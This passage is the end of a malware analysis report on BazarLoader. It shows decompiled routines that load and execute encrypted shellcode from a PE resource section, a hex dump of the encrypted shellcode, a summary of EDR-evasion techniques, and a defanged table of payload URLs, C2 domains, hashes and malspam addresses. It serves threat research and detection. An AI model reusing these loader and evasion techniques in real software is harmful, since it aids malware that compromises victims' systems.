  iCryptAcquireContextResult = Cleanup0(&__tcf_0);
  return iCryptAcquireContextResult;
}
```

Figure 20: Updated Main Shellcode Decryption/Execution Routine



```
HGLOBAL pGetEncryptedShellcode
                  (ushort arg_lpName,ushort arg_lpType,undefined8 param_3,DWORD *arg_iShellCodeSize)

{
  DWORD dwSize;
  HRSRC hResInfo;
  HGLOBAL hGlobal;

  hResInfo = FindResourceA((HMODULE)&IMAGE_DOS_HEADER_00400000,(LPCSTR)(ulonglong)arg_lpName,
                           (LPCSTR)(ulonglong)arg_lpType);
  hGlobal = LoadResource((HMODULE)&IMAGE_DOS_HEADER_00400000,hResInfo);
  dwSize = SizeofResource((HMODULE)&IMAGE_DOS_HEADER_00400000,hResInfo);
  *arg_iShellCodeSize = dwSize;
  return hGlobal;
}
```

Figure 21: Obtain Encrypted Pointer to Encrypted Shellcode from the Resource Section



```
Icon
    1 : 1033
Icon Group
    A : 1033
9932
    456 : 1033
```

```
000B7928  04 0D 83 B4 E3 09 E9 25 B6 4A 16 C5 58 58 4B 8D AA CB B4 B9 4B 6F 87 87 DB 9D 56 1C 0D A6 5F 3A
000B7948  BE F7 C9 BB BD 52 D7 B5 BA 34 B7 7C B8 A8 B7 F0 4D 6D B9 CA C1 EA 6B C0 3B 61 1C A7 69 41 43 DF
000B7968  1A AC 8C EB C7 62 49 60 8E 3E 8E 42 F9 02 7D F7 C1 99 08 FB CA CB D7 2F 31 8A 3C 7E C3 D6 FD 07
000B7988  EC 7C 80 21 6E 37 1A 6D 3B 76 73 98 E6 56 26 72 2B 8C A5 26 D6 89 99 06 D3 9B 20 80 13 96 9B 75
000B79A8  44 85 B2 59 51 F3 42 96 87 EE 4F D3 5D 85 0E 1D 98 2E E0 28 2F 05 EB 03 19 A5 A1 EC FB 2B C4 CF
000B79C8  CC 55 D5 12 0A EF F0 77 39 54 57 50 49 28 B2 9B 61 1B C6 76 31 AF 17 70 CF 07 FA CE 99 29 62 33
000B79E8  1F 08 EE 0D 42 7A 06 5B 28 F3 A6 B7 3C 55 6F 69 AB 1B 36 2E 34 AF E7 72 C6 DB 78 32 5C 45 29 4B
000B7A08  C2 E9 08 2E 4C 90 B8 83 3B 1A 18 9C 20 C3 02 55 E8 07 DD D5 16 60 0A 0E 7A CF 14 51 40 7D 01 F3
000B7A28  05 2B 14 45 76 5F C3 D9 F3 91 55 A8 F4 A9 0D B2 31 41 8B A4 A7 08 BF C5 0C 67 92 55 0D 69 02 69
000B7A48  F6 0D 26 A1 5B B6 6C F6 1E D7 32 B1 5C C8 E0 8F F4 92 21 44 E2 D9 11 2E 43 2F 10 EE 6D 44 8F 5F
000B7A68  EA 1F 28 41 C0 DB F1 9C FF 61 D9 C9 AE D0 DC C5 4A 13 2B 69 FA 44 7A 59 30 DD E5 70 29 02 04 49
000B7A88  B7 35 0C 9F AB C9 6E B5 97 61 3E E9 1E 19 41 29 05 23 56 BA 71 27 2B 62 C5 2E 77 45 F0 53 9A E5
000B7AA8  28 8E C8 D0 19 11 51 0B 44 F2 DA 53 2A 4E 78 3A 11 A5 EF CA F8 B7 D6 E0 6B 70 DD 0D D6 89 A8 73
000B7AC8  28 DA 79 1D 4A FF EB 6F 90 E7 FA 34 4A B3 07 83 A8 14 A5 30 D9 63 A9 75 A2 CA 20 DE C6 5E EB 47
000B7AE8  4B D0 98 F9 F2 45 C0 3A 15 79 2B 6A 0C 31 DA 1F F6 24 C0 F4 37 46 36 06 10 D1 F2 2A 3A 73 FF 1F
```

Figure 22: Encrypted Shellcode in Resource Section

Summary

BazarLoader is becoming increasingly popular amongst threat actors. We suspect the reason behind the malware developer(s) success is their use of techniques such as avoiding the use of threading APIs and faking PE injection, when in reality, it is simply shellcode injection. These techniques are likely used to confuse Endpoint Detection and Response (EDR) solutions.

Indicators of Compromise

Indicator	Description
hxxps://titlecs[.]com/issues/284	BazarLoader Encrypted Payload URL
hxxps://titlecs[.]com/issues/282	BazarLoader Encrypted Payload URL
hxxp://ds46x1[.]com/1/run	BazarLoader Encrypted Payload URL
labelcs[.]com	BazarLoader C2 Domain (Employment Termination Malspam)
mixcinc[.]com	BazarLoader C2 Domain (Employment Termination Malspam)
nicknamec[.]com	BazarLoader C2 Domain (Employment Termination Malspam)
3c27fca6d9cf1379eee93e6fea339e61	BazarLoader Shellcode Injector (Preview15-10.exe)
3ee60e0efeb5b349a5ba7325ce4a33dc	BazarLoader Shellcode Injector (Document2-85.exe)
hxxps://docs[.]google[.]com/document/d/e/2PACX-1vR_9tGGWDcS1ZyIuiGpMQg2Sv9nRWempyUKuQ1iyJp_HHt1C87OPirnO7EImnOW6ILbrmHXUpl_OIxQ/p	Employment Termination Malspam Payload URL
hxxps://docs[.]google[.]com/document/d/e/2PACX-1vQ7wK9C0fLCwS3voYLhGz3Gmy6g4UMKe_xZ1ds8xv7LonpviJBXefG9rBZuMPkmtytDYe_5rbDztBnK/pub	Survey Malspam Payload URL
ds45x1[.]com	BazarLoader C2 Domain (Survey Malspam)
ds46x1[.]com	BazarLoader C2 Domain (Survey Malspam)
ds47x1[.]com	BazarLoader C2 Domain (Survey Malspam)

marcene[.]jack[at]peytoneley[.]com	BazarLoader Malspam Email
shannon[.]ong35[at]myhunter[.]cuny[.]edu BazarLoader Malspam	BazarLoader Malspam Email
bessie[.]wilson[at]griply[.]com	BazarLoader Malspam Email

Researchers

- Lilly Chalupowski
- Paul Neuman